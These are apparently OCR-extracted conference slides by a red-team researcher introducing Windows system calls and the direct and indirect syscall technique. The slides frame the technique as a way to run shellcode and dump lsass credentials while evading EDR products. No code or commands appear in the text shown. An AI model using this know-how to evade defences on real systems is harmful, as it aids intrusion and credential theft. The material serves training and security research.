RED OPS
INFORMATION SECURITY

(In)direct Syscalls

A journey from high to low

Whoami

Daniel Feichter from Austria / Innsbruck

- Founder RedOps Information Security
- 12 years Electronics and Communication Technology
- Degree in Industrial Engineering
- 5 years in infosec industry
- IT-Sec Research / **@VirtualAllocEx**
- Conferences: DeepSec, BSides, DEF CON, SANS etc.

Focus Offensive Security:

- Research: Windows Internals, EDRs, Malware etc.
- Trainings/Workshops, EDR-Evaluation, APT-Simulation etc.
- Red Teaming (SME)

This Talk will cover

- Necessary basics from **Windows NT** **architecture:**
  - To grasp system calls and later direct- and indirect system calls

- What are **system calls** in general?
  - Why are they necessary?
  - How are they used in Windows OS?

This Talk will cover

- What are **direct system calls?**
  - Why do red teamers need direct system calls?
  - Concept of direct syscalls on Windows OS

- What are **indirect system calls?**
  - Why red teamers need indirect system calls?
  - Comparing direct syscall and indirect syscall technique
  - Limitations of indirect syscalls?


This Talk will cover

- **How to build** indirect syscall shellcode loader step-by-step?
- Compare different loaders -> **Call Stack** Analysis
  - EDRs -> Event Viewer for Windows (ETW)
- Introduction **DEF CON 31 workshop** material
- Summary and closing


This Talk covers not

- Encoding or encrypting shellcode
- Unbacked Memory regions
- Memory pages RWX, RX etc.
- Shellcode storage (locally, remote) (entropy)
- Does not cover call stack spoofing or how to spoof the entire call stack

Talk Timeline



Talk Timeline




RED OPS
INFORMATION SECURITY

Chapter One

Windows OS: System Calls

What is a System call or Syscall?

- Every syscall is related to a Native API (NTAPI):
- Part of syscall stub within Native API
- Each syscall specific syscall ID or System Service Number (SSN)




Why are Syscalls needed?

- Responsible transition from user mode to kernel mode

- Why access Windows kernel?
  - Access to hardware (scanners, printers etc.)
  - Network connections, send and receive data packets
  - File system access
  - Etc.

Transition: Windows User Mode to Kernel Mode




Reference: https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/overview-of-windows-components

Practical Example: Notepad saves a File to Disk

- Save file with notepad to disk, notepad is required to:
  - Access the file system
  - Access required device drivers

- The problem → both components placed in the Windows kernel
- **The solution** → system calls aka syscalls

Practical Example: Notepad saves a File to Disk



The figure shows the transition from Windows user mode to kernel mode in the context of saving a file within notepad.exe.

Summary: System Calls

- Responsible transition from user mode to kernel mode
- Every system call → specific **syscall ID** and related to specific NTAPI
- Syscall stub/syscall retrieved from ntdll.dll
- System call → part of syscall stub from NTAPI
- Enable temporary (privileged) access to kernel mode
  - Device drivers, file system etc.

RED OPS
INFORMATION SECURITY

Chapter Two


Direct System Calls

What is a Direct Syscall?

- Common red team technique to execute malicious code
  - Shellcode execution → for command-and-control channel
  - Credential dumping lsass.exe → dumpert tool from Outflank

- Allows execution of syscalls or syscall stub without using ntdll.dll
  - Hence the name direct syscalls

What is a Direct Syscall?



The figure shows the transition from Windows user mode to kernel mode in the context of executing malware with implemented direct system calls

Why Direct Syscalls?

